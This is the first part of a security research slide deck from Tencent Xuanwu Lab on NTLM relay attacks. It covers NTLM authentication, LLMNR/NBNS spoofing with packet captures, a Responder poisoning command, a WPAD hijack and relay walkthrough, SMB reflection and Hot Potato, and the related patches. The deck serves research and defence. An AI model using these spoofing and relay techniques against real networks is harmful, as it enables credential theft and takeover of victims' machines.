




腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB



NTLM Relay is dead, Long live NTLM Relay

Who are we

- Junyu Zhou a.k.a @md5_salt
- Oops / A*0*E CTF Team
- GeekPwn 2015 / 2017 Winner
- <https://github.com/5alt>

Who are we

- Jianing Wang a.k.a @T0m4to_
- Syclover Security Team
- Blog: <https://bl4ck.in/>

Who are we

- Tencent Security Xuanwu Lab
- Web Security Researcher & Pentester



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Agenda


- NTLM Relay Basics
- Known NTLM Relay Attacks
- New way to send credential in browsers
- SMB Reflection Attack Rebirth
- How to defend against NTLM Relay

NTLM Relay Basics

What is NTLM

- NT LAN Manager
- protocol for **authentication**, integrity, and confidentiality
- challenge-response authentication protocol
 - Type 1 message (negotiation)
 - Type 2 message (challenge)
 - Type 3 message (authentication)
- NTLMSSP (NT LAN Manager (NTLM) Security Support Provider)

Type 1 message (negotiation)




client

I'm DOMAIN\client, let me login



server

Type 2 message (challenge)




client

Here is the challenge,
hash it with your password



server

Type 3 message (authentication)



client

Here is the challenge-response



server

Protocols using NTLMSSP

- SMB
- HTTP
- LDAP
- MSSQL
- ...

Before we come to NTLM Relay attacks,
we talk about **Windows Name Resolution** first

Windows Name Resolution

- Hosts
- DNS (cache / server)
- Local LMHOST File
- LLMNR
- NBNS

LLMNR

- Link-Local Multicast Name Resolution
- UDP

Time	Source	Destination	Type	Content
12:07:13.422770000	fe80::34ee:9c22:d8e... ff02::1:3	LLMNR	84 Standard query 0x2b45 A salt	
12:07:13.422770000	192.168.177.1	224.0.0.252	LLMNR	64 Standard query 0x2b45 A salt
12:07:13.422770000	fe80::34ee:9c22:d8e... ff02::1:3	LLMNR	84 Standard query 0xbfd1 AAAA salt	
12:07:13.422770000	192.168.177.1	224.0.0.252	LLMNR	64 Standard query 0xbfd1 AAAA salt
12:07:13.422770000	192.168.177.129	192.168.177.1	LLMNR	84 Standard query response 0x2b45 A salt A 192.168.177.129
12:07:13.422770000	fe80::34ee:9c22:d8e... ff02::1:3	LLMNR	84 Standard query 0xbfd1 AAAA salt	

NBNS

- NetBIOS Name Service
- UDP (typically)
- Broadcast
- src / dst port 137

51	11.037708	192.168.177.1	192.168.177.255	NBNS	92 Name query NB SALT<20>
52	11.040897	192.168.177.129	192.168.177.1	NBNS	104 Name query response NB 192.168.177.129

<

Frame 52: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface 0

Ethernet II, Src: VMware_6d:77:cb (00:0c:29:6d:77:cb), Dst: VMware_c0:00:08 (00:50:56:c0:00:08)

Internet Protocol Version 4, Src: 192.168.177.129, Dst: 192.168.177.1

User Datagram Protocol, Src Port: 137, Dst Port: 137

NetBIOS Name Service

 Transaction ID: 0x86c2

 Flags: 0x8500, Response, Opcode: Name query, Authoritative, Recursion desired, Reply code: No error

 Questions: 0

 Answer RRs: 1

 Authority RRs: 0

 Additional RRs: 0

 Answers

 SALT<20>: type NB, class IN

 Name: SALT<20> (Server service)

 Type: NB (32)

 Class: IN (1)

 Time to live: 2 minutes, 45 seconds


 Data length: 6

 Name flags: 0x0000, ONT: B-node (B-node, unique)

 Addr: 192.168.177.129

NBNS / LLMNR can be spoofed

```
root@ubuntu:~/Responder# python Responder.py -I ens33
```



NBT-NS, LLMNR & MDNS Responder 2.3

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CRTL-C


[+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
DNS/MDNS	[ON]

Attacker can be ANY host

WPAD

- Web Proxy Auto-Discovery Protocol
- <http://wpad/wpad.dat> as PAC file
- Hijack WPAD -> Proxy Server
- Insert any html tags in HTTP Response



Let's see a typical NTLM Relay Attack



attacker

wants to login to the server as victim,
but doesn't know victim's password



server



victim

I want to access http://example.com
I should check WPAD first




victim



attacker

Who is WPAD?

I am WPAD. You can get PAC from me.
The PAC says I am also the proxy server.



victim

Hello proxy server, give me response of
<http://example.com>



attacker

Here is the response with my evil payload



victim



server

I need to login to \attacker\123
I am DOMAIN\victim, let me login



attacker

I am DOMAIN\victim, let me login



victim



server

Hello victim, here is the challenge,
hash it with your password




attacker

Hello victim, here is the challenge,
hash it with your password



victim

Here is the challenge-response




attacker




server

Here is the challenge-response



victim



attacker



server



attacker can login to server as victim

Sometimes, the victim and the server is the same machine



victim



server

Let's see some real-world attacks

SMB Reflect Attack

- Victim accesses UNC path / file protocol
 - \attacker\123
 - file://attacker/123
- Victim sends its credentials automatically
- Attacker reflects credentials to victim's SMB server
- RCE via starting service

MS08-068

The security update addresses the vulnerability by modifying the way that SMB authentication replies are validated to prevent the replay of credentials.

Stopped SMB to SMB relay on the same machine.

Hot Potato (win7)

1. Start web server on localhost:80
2. Hijack WPAD and redirect Windows Defender Update to web server
3. Web server ask for 401 NTLM authentication and relay to local SMB
4. Hot potato login to local SMB as **NT Authority/System**

HTTP to SMB relay on the same machine

MS16-075

The security update addresses the vulnerability by correcting how Windows Server Message Block (SMB) Server handles credential forwarding requests. For more information about the vulnerability, see the **Vulnerability Information** section.

Fixed relay credential from local HTTP to local SMB server

Is NTLM Relay Dead?

NO!

Relay to another machine

- Relay SMB to Microsoft Exchange Server
 - Exchange Web Service supports NTLM authentication
 - Many useful Web APIs
 - RCE via vulnerable Outlook client
- Relay SMB to another machine's SMB
 - share same credentials

.....


Relay credentials to Microsoft Exchange Server

